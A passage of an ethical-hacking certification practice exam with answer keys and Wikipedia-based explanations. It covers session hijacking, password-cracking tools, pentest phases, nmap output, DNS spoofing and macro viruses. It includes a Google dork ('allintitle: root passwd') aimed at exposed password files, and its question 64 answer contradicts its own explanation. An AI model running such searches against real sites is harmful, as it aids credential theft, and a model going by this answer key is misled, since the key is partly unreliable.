The company is trying to prevent the security breach by applying a security policy in which all Web browsers must automatically delete their HTTP browser cookies upon termination. Identify the security breach that the company is trying to prevent?

- Attempts by attackers to access passwords stored on the employee's computer.
- Attempts by attackers to determine the employee's web browser usage patterns.
- Attempts by attackers to access websites that trust the Web browser user by stealing the employee's authentication credentials.
- (Correct)
- Attempts by attackers to access the user and password information stored in the company's SQL database.

Explanation

https://en.wikipedia.org/wiki/Session_hijacking

A session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer (see HTTP cookie theft). After successfully stealing appropriate session cookies an adversary might use the Pass the Cookie technique to perform session hijacking. Cookie hijacking is commonly used against client authentication on the internet. Modern web browsers use cookie protection mechanisms to protect the web from being attacked.

Question 62:

One of the most popular tools in the pentester's arsenal - John the Ripper is designed for...

- Automation of the process of detecting and exploiting the SQL injection vulnerability.
- Test password strength, brute-force encrypted or hashed passwords, and crack passwords via dictionary attacks.
- (Correct)
- Discover hosts and services on a computer network by sending packets and analyzing the responses.
- Search for various default and insecure files, configurations, and programs on any type of web servers.

Explanation

https://en.wikipedia.org/wiki/John_the_Ripper

John the Ripper is a free password cracking software tool. Originally developed for the Unix operating system, it can run on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS). It is among the most frequently used password testing and breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types most commonly found on various Unix versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash. Additional modules have extended its ability to include MD4-based password hashes and passwords stored in LDAP, MySQL, and others.

Question 63:

Which of the following Linux-based tools will help you change any user's password or activate disabled accounts if you have physical access to a Windows 2008 R2 and an Ubuntu 9.10 Linux LiveCD?

- CHNTPW
- (Correct)
- SET
- Cain & Abel
- John the Ripper

Explanation

<https://en.wikipedia.org/wiki/Chntpw>

chntpw is a software utility for resetting or blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10. It does this by editing the SAM database where Windows stores password hashes.

There are two ways to use the program: via the standalone chntpw utility installed as a package available in most modern Linux distributions or via a bootable CD/USB image.

Incorrect answers:

John the Ripper https://en.wikipedia.org/wiki/John_the_Ripper

John the Ripper is a free password cracking software tool. Originally developed for the Unix operating system, it can run on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS). It is among the most frequently used password testing and breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker.

Cain & Abel [https://en.wikipedia.org/wiki/Cain_and_Abel_\(software\)](https://en.wikipedia.org/wiki/Cain_and_Abel_(software))

Cain and Abel (often abbreviated to Cain) is a password recovery tool for Microsoft Windows. It can recover many kinds of passwords using methods such as network

packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks.

Question 64:

What is the minimum number of network connections needed for a multi-homed firewall?

- 3
- 2
- **(Correct)**
- 5
- 4

Explanation

According to EC-Council training materials: A multi-homed firewall is a node with multiple NICs that connects to two or more networks. A multi-homed firewall helps in increasing the efficiency and reliability of an IP network. The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the organizations' specific security objectives.

Question 65:

Implementing the security testing process early in the SDLC is the key to finding out and fixing the security bugs early in the SDLC lifecycle. The security testing process can be performed in two ways, Automated or Manual web application security testing. Which of the proposed statements is true?

- **Manual testing is obsolete and should be completely replaced by automatic testing.**
- **Automatic and manual testing should be used together to better cover potential problems**
- **(Correct)**
- **Neural networks and artificial intelligence are already used in new tools and do not require additional actions**
- **Automatic testing requires a lot of money and is still very imperfect, so it cannot be used for security**

Explanation

In using both automated and manual testing approaches, it is important to identify all possible attack surfaces, as a malicious attacker may only need one vulnerability to obtain unauthorized access to your sensitive information. Penetration testing companies often rely on a variety of automated and manual testing approaches, but it is best to understand each to achieve the greatest coverage.

Automated Tools

Speed: Automated tools work at a much faster rate by order of magnitude. It is much more difficult to manually test each component, service, and protocol manually with the same speed that a machine or script can.

Coverage: Capable of covering larger attack surfaces with more ease by implementing crawling of web applications to identify potential attack inputs especially “low hanging fruit” and technical related vulnerabilities. Manual testing would require a large amount of time and skill to guarantee the same coverage and comparison to known vulnerabilities. Difficult for automated tools to accurately test in-house web applications and services which can result in missed logical vulnerabilities.

Efficiency: The processing capabilities of a machine are excellent. Automated tools can initialize and execute a large number of payloads for each test, but may not choose to

execute the payloads correctly for each scenario. Usually, fuzz the application with multiple payloads and then wait for a reaction.

Qualifications: Automated tools have gone through intensive product testing for reliability and validity especially for professional versions. Manual testing skills is solely based on the individual pen tester's expert skillset and experience.

Reporting: Reports can be created easily and quickly. Usually, have graphical features such as charts for effective visual data comprehension. Can be generic output that may not be capable of describing how the finding was validated.

Investment: Open source tools and vulnerability scanners are usually free, but lack support or warranty. Professional licensing for vulnerability scanners and other automated tools can range dramatically in costs.

Manual Approach

Effectiveness: Automation alone is not capable to ensure that an application is thoroughly tested from a security perspective. Automated tools are poor at testing for logical vulnerabilities. Logical vulnerabilities require an understanding of the scope and flow of the application to identify any security issues. Certain findings, for example, CSRF (Cross-Site Request Forgery) and business logic vulnerabilities need an experienced certified security professional to be capable to exploit and validate all potential security scenarios.

Validity: Automated tool results usually contain a large number of false positives and negatives (30% to 90% depending on methodology and product) that can create a false sense of security or lack of security. These inaccuracies exist due to the lack of tool capabilities. It is the responsibility and expertise of the manual tester initializing the automated tool to validate the results and identify the true security findings.

Accuracy: Automated tools are only as reliable as their updates. If a new vulnerability or exploit has been introduced into the environment without a known category (i.e. zero-day), it is impossible for the automated tools to discover and identify the security threat. In manual testing, it is possible for the tester to create their own exploit depending on the situation and vulnerability. This allows the execution of comprehensive testing methodology that automated tools will overlook and fail to detect.

Custom Reporting: Once the penetration test is complete, the tester is capable of creating a comprehensive report that is as individual as the test results. At its most

basic level, it will describe the vulnerabilities found, exploits used, data collected, risk rating, supportive evidence, affected assets, and mitigation recommendations. These reports are fine-tuned to the needs of the client so they gain the greatest security understanding of their infrastructure, application, or device.

Investment: The costs of manual testing depends on the scope and size of the engagement. In most penetration testing engagements, the cost and licensing of additional automated tools are covered under the negotiated penetration test contract unless special requirements call for installation of additional devices. In comparison, the cost of a data breach is growing exponentially as shown in current studies.

Question 66:

There are different ways of pentest of a system, network, or application in information security based on how much information you have about the target. There's black box testing, white box testing, and gray box testing. Which of the statements is true about grey-box testing?

- **The tester is unaware of the internal structure.**
- **The tester has full access to the internal structure.**
- **The tester only partially knows the internal structure.**
- **(Correct)**
- **The tester does not have access at all.**

Explanation

https://en.wikipedia.org/wiki/Gray_box_testing

Gray-box testing is a combination of white-box testing and black-box testing. The aim of this testing is to search for the defects if any due to improper structure or improper usage of applications. Gray-box testers require both high-level and detailed documents describing the application, which they collect in order to define test cases.

Gray-box testing is beneficial because it takes the straightforward technique of black-box testing and combines it with the code-targeted systems in white-box testing.

Gray-box testing is based on requirement test case generation because it presents all the conditions before the program is tested by using the assertion method. A requirement specification language is used to make it easy to understand the requirements and verify its correctness.

Question 67:

What is the first and most important phase that is the starting point for penetration testing in the work of an ethical hacker?

- Scanning
- Maintaining Access
- Reconnaissance
- (Correct)
- Gaining Access

Explanation

In this stage, attackers act like detectives, gathering information to understand their target truly. From examining email lists to open source information, their goal is to know the network better than those who run and maintain it. They hone in on the technology's security aspect, study the weaknesses, and use any vulnerability to their advantage.

The reconnaissance stage can be viewed as the most important because it takes patience and time, from weeks to several months. Any information the infiltrator can gather on the company, such as employee names, phone numbers, and email addresses, will be vital.

Attackers will also start to poke the network to analyze what systems and hosts are there. They will note any changes in the system that can be used as an entrance point. For example, leaving your network open for a vendor to fix an issue can also allow the cybercriminal to plant himself inside.

By the end of this pre-attack phase, attackers will have created a detailed map of the network, highlighted the system's weaknesses, and continued with their mission. Another point of focus during the reconnaissance stage is understanding the network's trust boundaries. With an increase in employees working from home or using their personal devices for work, there is an increase in data breaches.

Incorrect answers:

Scanning

Security scanning can mean many different things, but it can be described as scanning a website's security, web-based program, network, or file system for either vulnerabilities or unwanted file changes. The type of security scanning required for a

particular system depends on what that system is used. The more complicated and intricate the system or network is, the more in-depth the security scan has. Security scanning can be done as a one-time check, but most companies who incorporate this into their security practices buy a service that continually scans their systems and networks.

Gaining Access

Though Information Gathering, scanning, and enumeration phases are crucial in any pen test, the ultimate goal of an attacker or pentester spending time in those early phases is to reach the Gaining Access phase. Gaining Access is the phase where an attacker obtains control over the target. Be it a network or a web application, “Gaining Access” is only the beginning. Maintaining Access and post-exploitation (elevating access and pivoting) are usually performed for lateral movement.

Maintaining Access

“Maintaining Access” is a phase of the pentest cycle that has a very concrete purpose – to allow the pentester to linger in the targeted systems until he acquires what information he considers to be valuable and then manages to extract it successfully from the system. However, as is often the case, it is easier said than done. Let’s compare it to being in someone else’s house without his permission – it is one thing to enter his home and walk around for a while, but it is another matter when you want to settle in for a little longer without attracting the owner’s attention.

Question 68:

In which phase of the ethical hacking process can Google hacking be used?

For example:

`allintitle: root passwd`

- **Reconnaissance**
- **(Correct)**
- **Scanning and Enumeration**
- **Gaining Access**
- **Maintaining Access**

Explanation

First we need to understand what is an allintitle: in Google Search Operators

<https://ahrefs.com/blog/google-advanced-search-operators/>

intitle:

Find pages with a certain word (or words) in the title. In our example, any results containing the word “apple” in the title tag will be returned.

Example: intitle:apple

allintitle:

Similar to “intitle,” but only results containing all of the specified words in the title tag will be returned.

Example: allintitle:apple iphone

Based on the fact that we are just looking for information in the headings of web pages, we can confidently say that this belongs to the reconnaissance phase.



Reconnaissance

Scanning

Gaining Access

Maintaining Access

Clearing Tracks

1. Reconnaissance:

This is the first step of Hacking. It is also called as Footprinting and information gathering Phase. This is the preparatory phase where we collect as much information as possible about the target. We usually collect information about three groups:

- Network
- Host
- People involved

There are two types of Footprinting:

- Active: Directly interacting with the target to gather information about the target. Eg Using Nmap tool to scan the target
- Passive: Trying to collect information about the target without directly accessing the target. This involves collecting information from social media, public websites etc.

2. Scanning:

Three types of scanning are involved:

Port scanning: This phase involves scanning the target for the information like open ports, Live systems, various services running on the host.

Vulnerability Scanning: Checking the target for weaknesses or vulnerabilities which can be exploited. Usually done with help of automated tools

Network Mapping: Finding the topology of network, routers, firewalls servers if any, and host information and drawing a network diagram with the available information. This map may serve as a valuable piece of information throughout the hacking process.

3. Gaining Access:

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

4. Maintaining Access:

Hacker may just hack the system to show it was vulnerable or he can be so mischievous that he wants to maintain or persist the connection in the background without the knowledge of the user. This can be done using Trojans, Rootkits or other malicious files. The aim is to maintain access to the target until he finishes the tasks he planned to accomplish in that target.

5. Clearing Track:

No thief wants to get caught. An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

Question 69:

You need to conduct a technical assessment of the network for a small company that supplies medical services. All computers in the company use Windows OS. What is the best approach for discovering vulnerabilities?

- **Use the built-in Windows Update tool.**
- **Use a scan tool like Nessus.**
- **(Correct)**
- **Create a disk image of a clean Windows installation.**
- **Check MITRE.org for the latest list of CVE findings.**

Explanation

[https://en.wikipedia.org/wiki/Nessus_\(software\)](https://en.wikipedia.org/wiki/Nessus_(software))

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc.

Examples of vulnerabilities and exposures Nessus can scan for include:

- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system.
- Misconfiguration (e.g. open mail relay, missing patches, etc.).
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.
- Denials of service vulnerabilities
- Nessus scans cover a wide range of technologies including operating systems, network devices, hypervisors, databases, web servers, and critical infrastructure.

Nessus provides additional functionality beyond testing for known network vulnerabilities. For instance, it can use Windows credentials to examine patch levels on computers running the Windows operating system. Nessus can also support configuration and compliance audits, SCADA audits, and PCI compliance.

Incorrect answers:

Use the built-in Windows Update tool https://en.wikipedia.org/wiki/Windows_Update

Windows Update is a Microsoft service for the Windows 9x and Windows NT families of an operating system, which automates downloading and installing Microsoft Windows software updates over the Internet. The service delivers software updates for Windows, as well as the various Microsoft antivirus products, including Windows Defender and Microsoft Security Essentials. Since its inception, Microsoft has introduced two extensions of the service: Microsoft Update and Windows Update for Business. The former expands the core service to include other Microsoft products, such as Microsoft Office and Microsoft Expression Studio. The latter is available to business editions of Windows 10 and permits postponing updates or receiving updates only after they have undergone rigorous testing.

Check MITRE.org for the latest list of CVE findings

<https://www.mitre.org/about/corporate-overview>

<https://cve.mitre.org/>

As a not-for-profit organization, MITRE works in the public interest across federal, state and local governments, as well as industry and academia. We bring innovative ideas into existence in areas as varied as artificial intelligence, intuitive data science, quantum information science, health informatics, space security, policy and economic expertise, trustworthy autonomy, cyber threat sharing, and cyber resilience.

Question 70:

What is the name of the risk assessment method that allows you to study how various types of negative events (violations, failures or destructions) can affect the main activities of the company and key business processes?

- **Disaster Recovery Planning (DRP)**
- **Emergency Plan Response (EPR)**
- **Business Impact Analysis (BIA)**
- **(Correct)**
- **Risk Mitigation**

Explanation

Business impact analysis (BIA) is a systematic process to determine and evaluate the potential effects of an interruption to critical business operations due to a disaster, accident, or emergency. A BIA is an essential component of an organization's business continuance plan. It includes an exploratory component to reveal any vulnerabilities and a planning component to develop strategies for minimizing risk. The result is a business impact analysis report, which describes the potential risks specific to the organization studied.


One of the basic assumptions behind BIA is that every component of the organization is reliant upon the continued functioning of every other component, but that some are more crucial than others and require a greater allocation of funds in the wake of a disaster. For example, a business may be able to continue normally if the cafeteria has to close but would come to a complete halt if the information system crashes. It is easy to confuse BIA and risk analysis, but they represent different steps in a business continuity plan.

Incorrect answers:

Risk Mitigation

Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it's important to develop a strategy that closely relates to and matches your company's profile.

FOUR TYPES OF RISK MITIGATION



Emergency Plan Response (EPR)

Emergency Response Plan – a set of written procedures for dealing with emergencies that minimize the impact of the event and facilitate recovery from the event.

Disaster Recovery Planning (DRP)

A disaster recovery plan (DRP) is a documented, structured approach that describes how an organization can quickly resume work after an unplanned incident. A DRP is an essential part of a business continuity plan (BCP). It is applied to the aspects of an organization that depend on a functioning IT infrastructure. A DRP aims to help an organization resolve data loss and recover system functionality so that it can perform in the aftermath of an incident, even if it operates at a minimal level.

Question 71:

After scanning the ports on the target machine, you see a list of open ports, which seems unusual to you:

```
Starting NMAP 5.21 at 2019-06-18 12:32
NMAP scan report for 172.19.40.112
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
21/tcp     open     ftp
23/tcp     open     telnet
80/tcp     open     http
139/tcp    open     netbios-ssn
515/tcp    open
631/tcp    open     ipp
9100/tcp   open
MAC Address: 00:00:5D:3F:EE:92
```

Based on the NMAP output, identify what is most likely this host?

- **The host is likely a Windows machine.**
- **The host is likely a router.**
- **The host is likely a printer.**
- **(Correct)**
- **The host is likely a Linux machine.**

Explanation

<https://www.speedguide.net/port.php?port=515>

You can see that port 515 is open from this we can conclude the host is likely a printer.

Port(s)	Protocol	Service	Details	Source
515	tcp	printer	Printing services, listening for incoming connections Trojans using this port: MscanWorm, lpdwrm, Ramen. Multiple buffer overflows in Client Software WinCom LPD Total 3.0.2.623 and earlier allow remote attackers to execute arbitrary code via a long 0x02 command to the remote administration service on TCP port 13500 or a long invalid control filename to LPDService.exe on TCP port 515. References: [CVE-2008-5176], [BID-27614]	SG
			Stack-based buffer overflow in Winlpd 1.26 allows remote attackers to execute arbitrary code via a long string in a request to TCP port 515. References: [CVE-2006-3670] [SECUNIA-21058] [BID-19011] [OSVDB-27332]	
			Buffer overflow in NIPrint 4.10 allows remote attackers to execute arbitrary code via a long string to TCP port 515. References: [CVE-2003-1141] [BID-8968] [OSVDB-2774] [SECUNIA-10143]	
			SAPlpd through 7400.3.11.33 in SAP GUI 7.40 on Windows has a Denial of Service vulnerability (service crash) with a long string to TCP port 515. References: [CVE-2016-10079], [EDB-41030]	
			spooler (IANA official)	
515	tcp		Line Printer Daemon - print service (official)	Wikipedia
515	tcp	trojan	MscanWorm, Ramen	Trojans
515	tcp,udp	printer	spooler (lpd)	Nmap
515	tcp	lpdwrm	[trojan] lpdwrm	Neophasis
515	tcp	Ramen	[trojan] Ramen	Neophasis
515	tcp,udp	printer	spooler	IANA

Question 72:

The ping utility is used to check the integrity and quality of connections in networks. In the process, it sends an ICMP Echo-Request and captures the incoming ICMP Echo-Reply, but quite often remote nodes block or ignore ICMP. Which of the options will solve this problem?

- **Use arping**
- **Use traceroute**
- **Use hping**
- **(Correct)**
- **Use broadcast ping**

Explanation

<https://en.wikipedia.org/wiki/Hping>

hping is an open-source packet generator and analyzer for the TCP/IP protocol created by Salvatore Sanfilippo. It is one of the common tools used for security auditing and testing of firewalls and networks, and was used to exploit the idle scan scanning technique. The interface is inspired to the ping unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

Question 73:

The SOC analyst of the company wants to track the transfer of files over the unencrypted FTP protocol, which filter for the Wireshark sniffer should he use?

- `tcp.port ==21`
- **(Correct)**
- `tcp.port == 80`
- `tcp.port == 443`
- `tcp.port = 23`

Explanation

The question is simply on knowing the port number.

21 - File Transfer Protocol (FTP) https://en.wikipedia.org/wiki/File_Transfer_Protocol

FTP (File Transfer Protocol) is a network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol (TCP/IP) connections. Within the TCP/IP suite, FTP is considered an application layer protocol.

Incorrect answers:

23 - teletype network (Telnet) <https://en.wikipedia.org/wiki/Telnet>

80 - HyperText Transfer Protocol (HTTP)
https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

443 - HyperText Transfer Protocol Secure (HTTPS) <https://en.wikipedia.org/wiki/HTTPS>

Question 74:

Black-hat hacker Ivan created a fraudulent website to steal users' credentials. What of the proposed tasks does he need to perform so that users are redirected to a fake one when entering the domain name of a real site?

- **SMS phishing**
- **DNS spoofing**
- **(Correct)**
- **ARP Poisoning**
- **MAC Flooding**

Explanation

https://en.wikipedia.org/wiki/DNS_spoofing

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g., an IP address. This results in traffic being diverted to the attacker's computer (or any other computer).

Incorrect answers:

ARP Poisoning https://en.wikipedia.org/wiki/ARP_spoofing

ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.

SMS phishing https://en.wikipedia.org/wiki/Phishing#SMS_phishing

SMS phishing or smishing is conceptually similar to email phishing, except attackers use cell phone text messages to deliver the "bait". Smishing attacks typically invite the user to click a link, call a phone number, or contact an email address provided by the attacker via SMS message. The victim is then invited to provide their private data; often,

credentials to other websites or services. Furthermore, due to the nature of mobile browsers, URLs may not be fully displayed; this may make it more difficult to identify an illegitimate logon page. As the mobile phone market is now saturated with smartphones which all have fast internet connectivity, a malicious link sent via SMS can yield the same result as it would if sent via email. Smishing messages may come from telephone numbers that are in a strange or unexpected format.

MAC Flooding https://en.wikipedia.org/wiki/MAC_flooding

A media access control attack or MAC flooding is a technique employed to compromise the security of network switches. The attack works by forcing legitimate MAC table contents out of the switch and forcing a unicast flooding behavior potentially sending sensitive information to portions of the network where it is not normally intended to go.

Question 75:

Identify the type of DNS configuration in which first DNS server on the internal network and second DNS in DMZ?

- Split DNS
- (Correct)
- DNSSEC
- EDNS
- DynDNS

Explanation

https://en.wikipedia.org/wiki/Split-horizon_DNS

split-horizon DNS (also known as split-view DNS, split-brain DNS, or split DNS) is the facility of a Domain Name System (DNS) implementation to provide different sets of DNS information, usually selected by the source address of the DNS request.

This facility can provide a mechanism for security and privacy management by logical or physical separation of DNS information for network-internal access (within an administrative domain, e.g., company) and access from an unsecure, public network (e.g. the Internet).

Implementation of split-horizon DNS can be accomplished with hardware-based separation or by software solutions. Hardware-based implementations run distinct DNS server devices for the desired access granularity within the networks involved. Software solutions use either multiple DNS server processes on the same hardware or special server software with the built-in capability of discriminating access to DNS zone records. The latter is a common feature of many server software implementations of the DNS protocol (cf. Comparison of DNS server software) and is sometimes the implied meaning of the term split-horizon DNS, since all other forms of implementation can be achieved with any DNS server software.

Incorrect answers:

DNSSEC https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by the Domain Name System (DNS) as used on Internet Protocol (IP) networks. It is a set of extensions to DNS which provide to DNS clients (resolvers) cryptographic authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality.

DynDNS https://en.wikipedia.org/wiki/Dynamic_DNS

Dynamic DNS (DDNS) is a method of automatically updating a name server in the Domain Name System (DNS), often in real-time, with the active DDNS configuration of its configured hostnames, addresses or other information.

EDNS https://en.wikipedia.org/wiki/Extension_Mechanisms_for_DNS

Extension Mechanisms for DNS (EDNS) is a specification for expanding the size of several parameters of the Domain Name System (DNS) protocol which had size restrictions that the Internet engineering community deemed too limited for increasing functionality of the protocol. The first set of extensions was published in 1999 by the Internet Engineering Task Force as RFC 2671, also known as EDNS0 which was updated by RFC 6891 in 2013 changing the abbreviation slightly to EDNS(0).

Question 76:

Identify a tool that can be used for passive OS fingerprinting?

- **ping**
- **tracert**
- **tcpdump**
- **(Correct)**
- **nmap**

Explanation

<http://www.ouah.org/incosfingerp.htm#:~:text=In%20this%20paper%2C%20we%20will%20look%20at%20packets%20captured%20by%20TCPDUMP.&text>All%20that%20is%20needed%20to,a%20response%20from%20that%20machine.>

The passive operating system fingerprinting is a feature built into the tcpdump tools. By the link provided in the explanation, you can take a closer look at the process of taking OS fingerprinting.

Incorrect answers:

nmap, ping and tracert are issuing packets and may studying the response to guess the OS.

Question 77:

Rajesh, a black-hat hacker, could not find vulnerabilities in the target company's network since their infrastructure is very well protected. IDS, firewall with strict rules, etc. He is trying to find such an attack method independent of the reliability of the infrastructure of this company. Which attack is an option suitable for Rajesh?

- **Social Engineering**
- **(Correct)**
- **Confidence trick**
- **Denial-of-Service**
- **Buffer Overflow**

Explanation

[https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

Incorrect answers:

Buffer Overflow https://en.wikipedia.org/wiki/Buffer_overflow

In information security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflows can often be

triggered by malformed inputs; if one assumes all inputs will be smaller than a certain size and the buffer is created to be that size, then an anomalous transaction that produces more data could cause it to write past the end of the buffer. If this overwrites adjacent data or executable code, this may result in erratic program behaviour, including memory access errors, incorrect results, and crashes.

Exploiting the behaviour of a buffer overflow is a well-known security exploit. On many systems, the memory layout of a program, or the system as a whole, is well defined. By sending in data designed to cause a buffer overflow, it is possible to write into areas known to hold executable code and replace it with malicious code, or to selectively overwrite data pertaining to the program's state, therefore causing behaviour that was not intended by the original programmer. Buffers are widespread in the operating system (OS) code, so it is possible to make attacks that perform privilege escalation and gain unlimited access to the computer's resources. The famed Morris worm in 1988 used this as one of its attack techniques.

Denial-of-Service https://en.wikipedia.org/wiki/Denial-of-service_attack

In computing, a denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources. This effectively makes it impossible to stop the attack simply by blocking a single source.

A DoS or DDoS attack is analogous to a group of people crowding the entry door of a shop, making it hard for legitimate customers to enter, thus disrupting trade.

Confidence trick https://en.wikipedia.org/wiki/Confidence_trick

A confidence trick is an attempt to defraud a person or group after first gaining their trust. Confidence tricks exploit victims using their credulity, naïveté, compassion, vanity, irresponsibility, and greed. Researchers have defined confidence tricks as "a distinctive species of fraudulent conduct ... intending to further voluntary exchanges that are not

mutually beneficial", as they "benefit con operators ('con men') at the expense of their victims (the 'marks')."

Question 78:

Lisandro is engaged in sending spam. To avoid blocking, he connects to incorrectly configured SMTP servers that allow e-mail relay without authentication (which allows Lisandro to fake information about the sender's identity). What is the name of such an SMTP server?

- **Public SMTP server.**
- **Open mail relay.**
- **(Correct)**
- **Message transfer agent.**
- **Weak SMTP.**

Explanation

https://en.wikipedia.org/wiki/Open_mail_relay

An open mail relay is an SMTP server that is configured to allow anyone on the Internet to send email through it, not just mail destined to or originating from known users. Email relay or open mail relay used to be the default configuration in many mail servers; certainly, it was the way the Internet was at first set up. Still, now open mail relays have become unpopular because of their exploitation by spammers and frauds. Moreover, many relays have been closed or were placed on blacklists by other servers.

Many Internet service providers use Domain Name System-based Blackhole Lists (DNSBL) to disallow mail from open relays. Once a mail server is detected or reported that allows third parties to send mail through them, they will be added to one or more such lists, and other e-mail servers using those lists will reject any mail coming from those sites. The relay must not actually be used to send spam to be blacklisted; instead, it may be blacklisted after a simple test that confirms open access.

This trend reduced the percentage of mail senders that were open relays from over 90% down to well under 1% over several years. This led spammers to adopt other techniques, such as using botnets of zombie computers to send spam.

Question 79:

The fraudster Lisandro, masquerading as a large car manufacturing company recruiter, massively sends out job offers via e-mail with the promise of a good salary, a friendly team, unlimited coffee, and medical insurance. He attaches Microsoft Word or Excel documents to his letters into which he embeds a special virus written in Visual Basic that runs when the document is opened and infects the victim's computer. What type of virus does Lisandro use?

- **Polymorphic code**
- **Stealth virus**
- **Multipart virus**
- **Macro virus**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Macro_virus

A macro virus is a virus written in a macro language: a programming language embedded inside a software application (e.g., word processors and spreadsheet applications). **Some applications, such as Microsoft Office, Excel, and PowerPoint, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened.** This provides a distinct mechanism by which malicious computer instructions can spread. This is one reason it can be dangerous to open unexpected attachments in e-mails. Many antivirus programs can detect macro viruses; however, the macro virus' behaviour can still be difficult to detect.

Incorrect answers:

Polymorphic code https://en.wikipedia.org/wiki/Computer_virus#Polymorphic_code

Polymorphic code was the first technique that posed a serious threat to virus scanners. Just like regular encrypted viruses, a polymorphic virus infects files with an encrypted copy of itself, which is decoded by a decryption module. In the case of polymorphic viruses, however, this decryption module is also modified on each infection. A well-written polymorphic virus, therefore, has no parts which remain identical between infections, making it very difficult to detect directly using "signatures".[Antivirus

software can detect it by decrypting the viruses using an emulator, or by statistical pattern analysis of the encrypted virus body. To enable polymorphic code, the virus has to have a polymorphic engine (also called "mutating engine" or "mutation engine") somewhere in its encrypted body. See polymorphic code for technical detail on how such engines operate.

Multipart virus

A multipartite virus is a computer virus that's able to attack both the boot sector and executable files of an infected computer. Multipartite viruses are unique because of their ability to attack both the boot sector and executable files simultaneously, thereby allowing them to spread in multiple ways.

Stealth virus

